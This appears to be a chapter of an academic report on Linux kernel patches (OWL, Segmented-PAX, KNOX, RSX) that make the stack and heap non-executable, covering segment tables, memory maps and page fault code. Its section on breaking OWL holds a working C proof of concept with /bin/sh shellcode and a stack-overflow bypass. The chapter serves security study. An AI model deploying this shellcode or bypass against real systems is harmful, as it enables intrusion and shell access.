realpath(char *path, char resolved path[])
sprintf(char *str, const char *format, ...)
```

The key idea is the ability to estimate a safe upper limit on the size of buffers automatically. This estimation cannot be performed at compile-time because the size of the buffer may not be known at that time. Thus, the calculation of the buffer size must be made after the function execution begins. The libsafe is able to determine the maximum buffer size by realizing that such local buffers cannot extend beyond the end of the current stack frame. This realization allows the substitute version of the function to limit buffer writes within the estimated buffer size. Thus, the return address from that function, which is located on the stack, cannot be overwritten and control of the process cannot be commandeered.

3.5 Secure Kernel Patches

A major class of the buffer overflow attacks are based on subverting the control to point to a shellcode injected on to the stack or heap or any writable memory region. The solutions for buffer overflow attacks discussed in previous sections work at the application level. The next class of solutions we are going to discuss act at the kernel level. They involve source code modifications to the standard Linux kernel. They are OWL, Segmented-PAX, RSX, KNOX, and Paged-PAX. All these patches modify the segmentation and paging issues of Linux Kernel to implement non-executable stack and other data regions. A review of these patches is done in the paper [Mateti and Gadi 2003]. The Figure 3.1 shows ranges of code and data segments of the patched kernels.

By this time it is assumed that the reader is familiar with segmentation and paging issues of Intel Architecture and how Linux uses them. As explained in Chapter 2, Linux implements a flat memory model of segmentation because of which the user code segment completely overlaps with user data segment. So this will completely mask the read/write/execute protection offered by segmentation. Since the paging unit has no explicit protection against execution, any legal instruction at any address in the process address space can be executed by the process (provided the process is in required mode, user/kernel).

3.6 Non-Executable Stack By OWL

Solar Designer's OWL patch [Designer 2003] is a collection of security related features for Linux Kernel, one of which is non-executable stack. OWL patch makes code segment partially non-



Figure 3.1: GDTs of Segmentation Based Kernel Patches

Segment	Base	Limit	DPL	RWX
Kernel Code Segment	`0x00000000`	`0xffffffff`	Kernel Mode	x - x
Kernel Data Segment	`0x00000000`	`0xffffffff`	Kernel Mode	x x -
User Code Segment	`0x00000000`	`0xbf7fffff`	User Mode	x - x
User Data Segment	`0x00000000`	`0xffffffff`	User Mode	x x -

Table 3.1: GDT of OWL

overlapping. But the heap region still remains fully overlapping with the code segment. It cannot stop heap execution.

3.6.1 GDT of OWL

The OWL patch changes the user code segment descriptor in GDT. The new user code segment descriptor has: Base address = `0x00000000`, Limit = `0xbf7fffff`, Type = `0xA`, DPL = `3`.

Compared with the original user code segment descriptor all are the same, except the limit of the segment. The limit of the user code segment is changed to `0xbf7fffff` i.e., 8M less than 3G. 3G (`0xc0000000`) is the address of the top of stack. In Linux though the stack segment is mapped from 0 to 4G, stack top is fixed at 3G (Section 2.5). The stack is built from 3G and it grows downwards i.e., starts from 3G and grows towards address 0.

Since the code segment is mapped from 0 to `0xbf7fffff` it would not fully overlap with the stack. So until the stack length is less than or equal to 8MB, the code segment would not overlap with the stack. 8MB is the default and a decent stack limit for any process; of course, this can be changed by the user if needed. Any address in this range from 3G to `0xbf7fffff` will fall out of the range of the code segment. So if a processor tries to execute any instructions in this 8MB length non-overlapping zone i.e., from 3G to 3G-8M, it will throw an exception and the exception handler is executed, ultimately the process is killed.

The program in Section 3.1 when run on OWL patched kernel, will be killed. The program has two variables which require a memory of 100 bytes and so it is reasonable to say that the stack of the process would be less than 8MB. So `buffer`, which is overflowed with shellcode, will be in non-overlapping zone. When the processor tries to execute the shellcode in `buffer`, a GP exception 2.2.1.5 is raised and the process is killed.

3.6.2 Memory Mapping in OWL

Since the length of the code segment is `0xbf7fffff`, the maximum length of any text memory region or the end address of any memory region should be less than this. This should be checked in the function which handles the `mmap` system call. But OWL is not doing this. It just checks whether the size of the memory region is less than 3GB as in the standard kernel.

Of course, it is very unusual for a process to have a text memory region having a length or the end address greater than `0xbf7fffff` but OWL being a secure kernel patch is expected to do this.

The macro `TASK_UNMAPPED_BASE` which gives the address from which kernel would search for a free chunk of virtual memory, is modified by the OWL patch as follows. If the size of the virtual memory region to be mapped is less than `0x00ef0000` then it will start its search from `0x00110000`. This address is lower than the code segment of binary which is usually `0x08048000` in ELF binaries.

In standard kernel, `TAS_UNMAPPED_BASE` is `TASK_SIZE/3` i.e., `(0x40000000)` irrespective of the size of the region to be mapped.

```
#define TASK_UNMAPPED_BASE(size) ( \
current->binfmt == &elf_format && \
(size) < 0x00ef0000UL \
? 0x00110000UL \
: TASK_SIZE / 3 )
```

The following is the `/proc/1/maps` from OWL kernel. Here the memory regions where `libc` is mapped are less than `0x00ef0000` and so they are mapped from `0x00110000`.

```
00110000-00111000 rw-p 00000000 00:00 0
00126000-0025b000 r-xp 00000000 03:01 217078     /lib/libc-2.2.4.so
0025b000-00260000 rw-p 00134000 03:01 217078     /lib/libc-2.2.4.so
00260000-00264000 rw-p 00000000 00:00 0
08048000-0804f000 r-xp 00000000 03:01 29220      /sbin/init
0804f000-08051000 rw-p 00006000 03:01 29220      /sbin/init
08051000-08055000 rwxp 00000000 00:00 0
40000000-40015000 r-xp 00000000 03:01 215881     /lib/ld-2.2.4.so
40015000-40016000 rw-p 00014000 03:01 215881     /lib/ld-2.2.4.so
bfffe000-c0000000 rwxp fffff000 00:00 0
```

We have not figured out the exact reason for this. But the probable reason is: Since size of the code segment is decreased, the address space below `0x08048000` is used to save more virtual memory for code regions.

No extra page faults or extra frames are consumed by a process in an OWL kernel compared with standard kernel. There would be no performance penalty.

3.6.3 Breaking OWL patch

Because of the OWL patch, the code segment is mapped from `0` to `0xbf7fffff`. The first 8MB of the stack would not overlap with the code segment. But if the size of stack increases above 8MB then it would overlap with the code segment. The processor can execute any legal instruction in that overlapped region of the stack, without causing an exception. The following program demonstrates this. This program requires a stack whose length is more than 8MB. So using shell command

"`ulimit -s`" which calls the `setrlimit` system call, the maximum size stack of the shell is increased before executing the program.

```
# include <unistd.h>
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c"
"\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
"\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];
int recurseDepth = 100;

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void xyz( )
{
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;
  printf("Address of buffer: %x, sp %x\n",buffer, get_sp());
  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;
  for (i = 0; i < strlen(shellcode); i++)
  large_string[i] = shellcode[i];
  strcpy(buffer,large_string);
}

void recurse()
{
  char dummy[1024*512];
  static int x = 0;
  printf("recurse %d\n", x);
  if ( x < recurseDepth) {
       x++;
       recurse();}
  else  xyz();
}

int main(int argc, char *argv[])
{
  printf("Address of stack sp %x\n", get_sp());
  if (argc > 0) {
  recurseDepth = atoi(argv[1]); }
  recurse();
  return 0;
}
```

Segment	Base	Limit	DPL	RWX
Kernel Code Segment	0x00000000	0xffffffff	Kernel Mode	x - x
Kernel Data Segment	0x00000000	0xffffffff	Kernel Mode	x x -
User Code Segment	0x60000000	0x5fffffff	User Mode	x - x
User Data Segment	0x00000000	0x5fffffff	User Mode	x x -

Table 3.2: GDT of Segmented-PAX

In the above program because of recursive calling of function `recurse()` the stack size is increased far above 8MB. Then the `buffer` in `xyz()` is overflowed with shellcode in `large_string`. This overflowed shellcode will lie in overlapping region of the stack and code segment. So when the return address of the function points to `buffer`, the processor will execute the shellcode. Thus stack is still executable, in spite of the OWL patch.

It is to be noted that OWL patch cannot stop heap execution because the code segment still overlaps with the heap and data regions.

Linux does require executable code in the stack during certain occasions e.g., to implement signals and to implement `gcc` trampolines. OWL patch allows stack execution only during such occasions. For this it extends General Protection Exception handler.

3.7 Segmented-PAX

To make data, heap and stack non-executable, PAX [Team 2003] makes code and data segments completely non-overlapping.

3.7.1 GDT in Segmented-PAX Kernel

In a kernel patched with the Segmented-PAX patch, the user data segment is mapped from 0G to 1.5G and user code segment is mapped from 1.5G to 3G. This means that the user data segment and user code segment are completely disjoint. The new GDT table is shown in the Table 3.2.

3.7.2 Memory Region Mapping

During initialization of various memory regions of a process, Linux Kernel assumes that all the segments are mapped from 0G to 4G i.e., linear address is equal to virtual address. The `do_mmap()` function creates and initializes a new memory region for the current process. Memory mapping of regions in a standard kernel is shown in Section 2.5.

In a standard kernel, text, data and bss memory regions of `/sbin/init` are mapped from `0x08048000`. The dynamic linker and libraries are mapped from `0x40000000`. The stack is built from `0xc0000000`(3GB) towards lower addresses. The total size for all the regions of the process should be less than 3GB (`0x00000000` - `0xc0000000`). Since there are non-overlapping user data

and code segments in PAX, `do_mmap()` is modified in such a way that text regions are mapped in code segment and data regions are mapped in data segment.

The following is obtained from `/proc/1/maps` of the patched kernel.

```
08048000-0804f000 r-xp 00000000 03:01 29220 /sbin/init
0804f000-08051000 rw-p 00006000 03:01 29220 /sbin/init
08051000-08055000 rw-p 00000000 00:00 0
20000000-20015000 r-xp 00000000 03:01 215881 /lib/ld-2.2.4.so
20015000-20016000 rw-p 00014000 03:01 215881 /lib/ld-2.2.4.so
20016000-20017000 rw-p 00000000 00:00 0
2002c000-20161000 r-xp 00000000 03:01 217078 /lib/libc-2.2.4.so
20161000-20166000 rw-p 00134000 03:01 217078 /lib/libc-2.2.4.so
20166000-2016a000 rw-p 00000000 00:00 0
5fffe000-60000000 rw-p fffff000 00:00 0
68048000-6804f000 r-xp 00000000 00:00 0
80000000-80015000 r-xp 00000000 00:00 0
8002c000-80161000 r-xp 00000000 00:00 0
80161000-8016a000 --p 00135000 00:00 0
```

```
static inline unsigned long do_mmap(struct file *file, unsigned long addr,
unsigned long len, unsigned long prot, unsigned long flag,unsigned long offset)
{
  unsigned long ret = -EINVAL;
  if ((len >TASK_SIZE/2 || (addr && addr > TASK_SIZE/2-len))) goto out;
  ret =do_mmap_pgoff(file, addr, len, prot, flag, offset >> PAGE_SHIFT);
  if((prot & PROT_EXEC) ) {
  unsigned long ret_m;
  ret_m =do_mmap_pgoff(NULL, ret + TASK_SIZE/2, 0UL, prot,
          MAP_PRIVATE |MAP_MIRROR | MAP_FIXED,ret);
  out: return ret;
  }
}
```

All the text, data, bss and stack regions are mapped in the data segment (0G - 1.5G). Text, data and bss regions of `/sbin/init` are mapped from `0x08048000`. The dynamic linker and libraries are mapped from `0x20000000`. The stack is mapped from `0x60000000` (1.5G) towards lower addresses. In the code segment (1.5G - 3G), for every text region in data segment, a corresponding anonymous region is mapped at the same offset and with same memory region access rights. There are 3 text regions mapped in the data segment (0G - 1.5G) mapped from `0x08048000-0x0804f000`, `0x20000000-0x20015000`, `0x2002c000-0x20161000`. For each of these regions, corresponding anonymous regions are mapped at the same offsets from `0x68048000 - 0x6804f000`, `0x80000000-0x80015000`, `0x8002c000-0x80161000` in the code segment. Though the regions in the code segment are anonymous they act as text regions of the process. The pages of anonymous regions of code segment and pages of text regions in data segment are allocated the same frames i.e., they both point to the same physical addresses.

When the processor fetches instructions from code segment for the first time, page faults occur. Inside the page fault handler a frame is allocated and the page table entry of the page and that of corresponding page in data segment are setup in such a way that both point to the same frame. The PAX patch extends the page fault handler to handle this.

3.7.3 Segmented-PAX Page Fault Handler

If a page fault has occurred when processor is reading instructions from the code segment or reading data from text region in data segment then it is handled in this way:

Let us assume that `addr` contains the linear address of the page in the code segment. `addr_m` contains the linear address in the data segment at the same offset as that of `addr` in the code segment.

```
pgd_t *pgd;
pmd_t *pmd;
pgd = pgd_offset(mm, addr);
pmd = pmd_alloc(mm, pgd, addr);
if (pmd) {
    pte_t *pte = pte_alloc(mm, pmd, addr);
    if (pte)     {
        pgd_t *pgd_m;
        pmd_t *pmd_m;
        pte_t *pte_m, entry = *pte;
        int error;
        pgd_m = pgd_offset(mm, addr_m);
        pmd_m = pmd_alloc(mm, pgd_m, addr_m);
        if (!pmd_m) {    return -1; }
        pte_m = pte_alloc(mm, pmd_m, addr_m);
        if (!pte_m) {    return -1; }
        error = handle_pte_fault(mm, vma_m, addr_m, write_access, pte_m);
        switch (error)  {
        case 1:
        case 2:
            if (pte_same(entry, *pte) && pte_present(*pte_m))    {
                struct page *page_m = pte_page(*pte_m);
                page_cache_get(page_m);
                if (pte_none(entry)) {  ++mm->rss;  }
                else if (pte_present(entry))            {
                        flush_cache_page(vma, addr);
                        page_cache_release(pte_page(entry));
               } else {
                free_swap_and_cache(pte_to_swp_entry(entry));
                    ++mm->rss;          }
                entry = mk_pte(page_m, vma->vm_page_prot);
                if (pte_write(*pte_m))
                    entry = pte_mkdirty(pte_mkwrite(entry));
                else
                    entry = pte_wrprotect(entry);
```

```
                establish_pte(vma, addr, pte, entry);       }
                spin_unlock(&mm->page_table_lock);  }
                return error;     }
}
```

In order to understand the above source code we explain some of the kernel functions (and macros) below:

`pte_t,pmd_t` and `pgd_t` These are 32 bits data types that describe, respectively, a page table, a page middle directory, and a page global directory.

`pgd_offset(p,a)` Receives as parameters a memory descriptor `p` and a linear address `a`. The macro yields the address of the entry in a page global directory that corresponds to the address `a`.

`pmd_alloc(p,a)` Allocates a new page middle directory for the linear address `a`.

`pte_alloc(p,a)` Receives as parameters the address of a page middle directory `p` and a linear address `a`, and it returns the address of the page table entry corresponding to `a`.

`handle_pte_fault()` Determines how to allocate a new page frame for the process. If the accessed page is not present, the kernel allocates a new frame and initializes it properly. If the accessed page is present but it is marked read-only, the kernel allocates a new frame and initializes its contents by copying the old frame data.

`pte_page()` The kernel maintains the state of each frame stored in an array of descriptors of data type page. This function returns the descriptor of the frame allocated for the page from its page table entry.

`page_cache_get()` The frame descriptor contains a count which is incremented when the frame is allocated for a page. This function increments the count of the frame descriptor.

`mk_pte()` Returns a 32-bit page table entry from a frame descriptor and protection flags associated with the entry.

`pte_write()` Returns 1 if the present and read/write flags are set i.e., indicates whether the page is present and writable.

`pte_mkdirty()` Sets the read/write flag of the page table entry. i.e makes the page writable.

`pte_wrprotect()` Clears the read/write flag of the page table entry. i.e., makes the page read-only.

`establish_pte()` Writes a specified value into the page table entry, flushes the corresponding entry in TLB and updates the new one in TLB.

First the page table entries for `addr` and `addr_m` are prepared. `pte` and `pte_m` point to the page table entries of the linear addresses `addr`, `addr_m` respectively. Then a new frame is allocated for the `addr_m` by calling `handle_pte_fault()` and `page_m` will be the pointer of the descriptor of the frame allocated for `addr_m`. The function `mk_pte` is called to return a 32-bit page table entry which points to the same frame (whose descriptor is `page_m`) and has protection flags `(vma->vm_page_prot)` of the memory region descriptor of `addr`. The value returned by `mk_pte()` is assigned to the page table entry of the address `addr`. This is done by `establish_pte()`. And since the same frame is allocated to `addr` too, the counter in the frame descriptor is incremented.

The inference of the above is that the text regions in data segment and the anonymous regions in code segment are both backed up by the same page frames. If a page fault occurs while accessing either the text region of data segment or an anonymous region of the code segment then the page table entries of the both the addresses are filled so that they point to same frame. When the page fault handler returns, processor resumes execution and continues until it goes to the next page of the code segment where again the page fault occurs and whole process is repeated.

3.7.4 Rationale for the Design

The reasons for the PAX patch mapping the text region in the data segment and a corresponding anonymous region in the code segment at the same offset are:

- The relative positions of text and data regions in process address space should be maintained in the same way as segments in the binary file.
- A process has to read the static data which is in the text region.

The first one explains why the anonymous regions in the code segment are mapped at the same offset as that of text regions in data segment. An executable file contains absolute code. While mapping the segments in an executable file the virtual address of the memory region should exactly match with that specified in executable file. The shared object files contain position independent code i.e., the segments of the file can be mapped any where in the process address space. But position independent code uses relative addressing between segments. The difference between virtual addresses must match the difference between virtual address specified in the segments of the file.

The second one explains why text regions are mapped both in code and data segments. When the process has to read static data in the text region, the processor will look for that in the data segment. The text segment in an executable or shared object file contains some read-only sections such as `.interp`, `.plt`, `.dynstr`, `.dynsym` along with `.text` section which contains actual instructions which are executed. That is why all the text regions are mapped in twice by the PAX patch: in

the code segment for fetching instructions and in data segment for reading data when required. But instructions in text regions of the data segment will never get executed because the processor will fetch instructions only from the code segment.

3.7.5 Memory Mapping System Calls

A process can dynamically create, destroy and modify memory regions in its process address space by the system calls `mmap, munmap, mremap` and `mprotect`.

```
void * mmap(void *start, size_t length, int prot , int flags, int fd, off_t offset);
int munmap(void *start, size_t length);
void * mremap(void * old_address, size_t old_size , size_t new_size, unsigned long
flags);
int mprotect(const void *addr, size_t len, int prot);
```

It was discussed in the previous subsection how PAX modifies the function which creates and initializes the memory regions for a process (`mmap()`). In a PAX patched kernel, if the `mprotect` system call is called on a region then it will modify the memory region in the data segment. But if `mprotect` is called with `PROT_EXEC`, to maintain consistency, it modifies access rights of the anonymous regions in the code segment too. Inside the routines of all of the above system calls, PAX will make sure that the length of any memory region would not exceed 1.5G (length of the data segment) and any virtual address referred (in code segment) by the process is added to the base address of code segment to get the linear address. Apart from that, following three important defined constants of the kernel are also modified by PAX.

- `STACK_TOP`: Since the data segment is mapped from `0x00000000-0x60000000` the stack top is fixed at `0x60000000`.
- `TASK_UNMAPPED_BASE`: Since the size of code segment is decreased (to 1.5GB) this constant is also decreased to `0x20000000`.
- `ELF_ET_DYN_BASE`: Since the size of code segment is decreased (to 1.5GB) this constant is also decreased to `0x40000000`.

3.7.6 Limitations

So in a kernel patched with the PAX patch the total size of virtual memory for a process is limited to 1.5 GB. The total size of virtual memory areas of a process is more in the patched kernel. This is because the text regions are mapped in the data segment and as anonymous regions in the code segment. The following is obtained from `/proc/1/status` of patched kernel.

Segment	Base	Limit	DPL	RWX
Kernel Code Segment	0x00000000	0xffffffff	Kernel Mode	x - x
Kernel Data Segment	0x00000000	0xffffffff	Kernel Mode	x x -
User Code Segment	0x60000000	0x5fffffff	User Mode	- - x
User Data Segment	0x00000000	0x5fffffff	User Mode	x x -

Table 3.3: GDT of KNOX

```
VmSize: 2808 kB
VmLck: 0 kB
VmRSS: 980 kB
VmData: 1420 kB
VmStk: 8 kB
VmExe: 28 kB
VmLib: 1320 kB
```

The total Vmsize of the `init` process of the patched kernel is 2808 k whereas that of the standard kernel is 1424 k. The anonymous regions in the code segment are treated as data and so the virtual memory for data (VmData) is 1420k where as for the standard kernel it is 36 k. The difference of VmData's is equal to that of VmSize's. Though it shows that the `init` process in the patched kernel is allocated 980 k of physical memory, it is actually 524 k only (as in standard kernel) because text regions in the data segment and anonymous regions in the code segment are backed by the same frames.

No extra page faults are created by PAX because the standard Linux Kernel is already following demand paging, but during page faults handling and memory mapping of text regions there is some amount of performance delay.

3.8 KNOX

KNOX [Purczynski 2003a] also modifies the GDT in order to make the user code segment and user data segment disjoint. But unlike segmented-PAX, KNOX does not remap the text regions in the code segment.

3.8.1 GDT in KNOX

KNOX modifies the GDT as follows:

3.8.2 Memory Region Mapping

Since user code segment and user data segment are completely disjoint, all text regions should be mapped in the code region and the data segment should contain text regions along with others (stack, heap etc). But unlike segmented-PAX, KNOX will not remap the text region in the code

segment. All the memory region mapping will be done same as in standard kernel. The following shows the memory region mapping of an `init` process in KNOX kernel.

```
00110000-00111000 rw-p 00000000 00:00 0
00120000-00249000 r-xp 00000000 03:01 81933      /lib/libc-2.3.1.so
00249000-0024d000 rw-p 00128000 03:01 81933      /lib/libc-2.3.1.so
0024d000-0024f000 rw-p 00000000 00:00 0
08048000-0804f000 r-xp 00000000 03:01 360497     /sbin/init
0804f000-08050000 rw-p 00007000 03:01 360497     /sbin/init
08050000-08056000 rw-p 00000000 00:00 0
20000000-20012000 r-xp 00000000 03:01 81926      /lib/ld-2.3.1.so
20012000-20013000 rw-p 00011000 03:01 81926      /lib/ld-2.3.1.so
5fffe000-60000000 rw-p fffff000 00:00 0
```

Similar to OWL, KNOX modifies `TASK_UNMAPPED_BASE` macro. If the process has a memory region whose size is less than `0x00ef0000` then KNOX would map it from `0x00110000`. Unlike standard Linux kernel, in KNOX patched kernel, there are no executable rights for stack and heap regions.

3.8.3 Code Segment Page Tables

While creating a new process the kernel has to take care of process address space creation by setting up all the page tables and memory descriptor of the new process. The new process must have its own address space. But following the COW (Copy-On-Write) approach, processes inherit the address space of the parent. The pages stay shared as long as they are accessed read-only. When one of the processes attempts to write, then the page is duplicated. `copy_mm()` is the function which is called to create a new address space for the new process. The function allocates a new memory descriptor and the fields are initialized. Then a new page global directory is created. The last entries of this table, which correspond to linear addresses greater than `PAGE_OFFSET`, are copied from page global directory of the swapper process. The `dup_mmap()` function is then invoked to duplicate both the memory regions and page tables of the parent process.

The `dup_mmap()` function scans the list of memory regions of the parent process. It duplicates each memory region descriptor encountered and inserts the copy in the list of regions owned by the child process. After inserting a new region descriptor, `dup_mmap()` invokes `copy_page_range()` to create the page tables needed to map the group of pages included in the memory region and to initialize the new page table entries. KNOX defines a new function called `copy_exec_range()` which is called by `dup_mmap()` for the same purpose. `Copy_exec_range()` is called only for creating page tables for text regions. For all other regions `copy_page_range()` is called.

`copy_exec_range()` will do the same as `copy_page_range()` but in addition it creates the code segment page table entries. The paging unit data structures page middle directories, page tables,

and page table entries are created and initialized for the pages at the same offset in the code segment too.

Thus when a process is created, though no memory regions are mapped in the code segment, page tables for the pages in the code segments are created and initialized in the same way as that of corresponding pages of text regions in the data segment.

3.8.4 KNOX Page Fault Handler

When the processor tries to access instructions for the first time, from the code segment, a page fault occurs. The following explains how KNOX kernel manages to solve the page faults created while fetching instructions from the code segment. KNOX extends the page fault handler to handle this. In the page fault handler, it is checked whether the page fault has occurred while fetching instructions from the code segment or not. For this, the address which caused the page fault and the error code (pushed on to the stack by processor) is used.

Let the address in the code segment which caused the page fault be `addr_c`. Let the corresponding address in the data segment at the same offset be `addr_d`. It is checked whether the memory region which contains `addr_d` has execution rights (`vm_exec`). If the regions has `vm_exec` then it is a legal access. If the region has no execution rights, then it is suspected as an attacker's attempt to execute instructions in the stack, heap or somewhere else where no memory region is mapped and so the process is killed. It is already explained in the previous subsection that, in KNOX, there are no execution rights for stack and heap regions.

If the memory access is legal i.e., if the memory region of the `addr_d` has `vm_exec` then just as in standard kernel `handle_mm_fault` is called. `handle_mm_fault` creates the required page table and the entry for the `addr_d` and calls `handle_pte_fault` to allocate a new frame to the page at `addr_d`. `handle_pte_fault` checks if a frame has already been allocated to the page at `addr_d`, if not, a new frame is allocated and initializes the page table entry. Then `do_exec_page` is called which is a KNOX defined function. In `do_exec_page`, the page table entry of the page at the `addr_c`, which created the page fault, is created. Then the entry is initialized with the same as that of entry of the page at `addr_d` i.e., the entry of the page in the code segment and the entry of the page in the data segment both point to same page frame.

So the entries of pages of text regions in the data segment and the entries of the corresponding address in the code segment will point to the same physical pages. In case of Segmented-PAX, since text regions are remapped the process memory descriptor is aware of text regions in the code segment. But in KNOX, the process memory descriptor is not aware that the process is actually accessing certain addresses, from the code segment, which do not fall in any of the memory regions

of the process.

Since both share the same page frames and process memory descriptor is not aware of page tables of the code segment, KNOX has to maintain consistency between the page entries which share the same page frame.

3.8.5 Memory Mapping System Calls

While unmapping the memory regions in the process address space the kernel clears the page table entries of the pages belonging to those regions. So while unmapping the text regions in the data segments the page table entries of the code segment should also be cleared in KNOX. For this KNOX modifies following three macros and `mprotect` system call.

`pte_clear()` is used to clear the contents of a page table entry. Whenever the page table entry which belongs to text region in the data segment is cleared then the entry of the corresponding page in the code segment is also cleared.

`pte_free()` is used to release a page table and insert the freed page frame in the proper cache. When the page tables of the pages in text region in the data segment are cleared then the tables of corresponding pages in the code segment are also released.

`flush_tlb_page()` is used to invalidate a page table entry in TLBs. Whenever a page table entry is modified, the corresponding entry in TLB is invalidated. So when the page table entry of a page of text region in the data segment is invalidated then the page table entry of the corresponding page in the code segment is also invalidated.

KNOX forces writable memory regions to be non-executable. For this, KNOX modifies `mprotect`. The other memory mapping system calls `mremap`, `munmap` are handled in the same way as in the standard kernel except that if the page table entries of a text region are modified the corresponding entries in the code segment are updated.

3.9 RSX Module

Basically the techniques of RSX [Starzetz 2003] and Segmented-PAX are same, except that RSX is a module where as PAX is a patch. RSX changes the range of user code segment to `0x50000000` (1.25G) - `0xC0000000` (3G) and range of the user data segment is unchanged i.e remains same as in standard Linux Kernel.

Segment	Entry in GDT	Base	Limit	DPL	RWX
Kernel Code Segment	3 of GDT	0x00000000	0xffffffff	Kernel Mode	x - x
Kernel Data Segment	4 of GDT	0x00000000	0xffffffff	Kernel Mode	x x -
User Code Segment	5 of GDT	0x00000000	0xffffffff	User Mode	x - x
User Data Segment	6 of GDT	0x00000000	0xffffffff	User Mode	x x -
RSX User Code Segment	7 of GDT	0x50000000	0x6fffffff	UserMode	x - x
RSX User Code Segment	1 of LDT	0x50000000	0x6fffffff	UserMode	x - x

Table 3.4: GDT of RSX

3.9.1 GDT in RSX Kernel

RSX forms a new descriptor for the user code segment. The base of the segment is at `0x50000000` and the limit is `0x6fffffff`. This new descriptor is updated in two different ways. One is through GDT and another is through LDT which are configurable by the user.

GDT RSX fills the seventh entry of the GDT table, which is left unused in standard kernel, with a new descriptor. This new descriptor is for the user code segment. The segment selector in CS register is changed to `0x3b`. In standard Linux kernel the CS segment selector is `0x23` and it points to fifth entry of the GDT.

LDT RSX allocates a new LDT for the process and fills first entry of the LDT table, with a new descriptor. For this, the segment selector in CS register is changed to `0xf`.

But the user data segment descriptor is not changed i.e., it is mapped from `0x00000000` to `0xc0000000` and the stack top is fixed at `0xc0000000`.

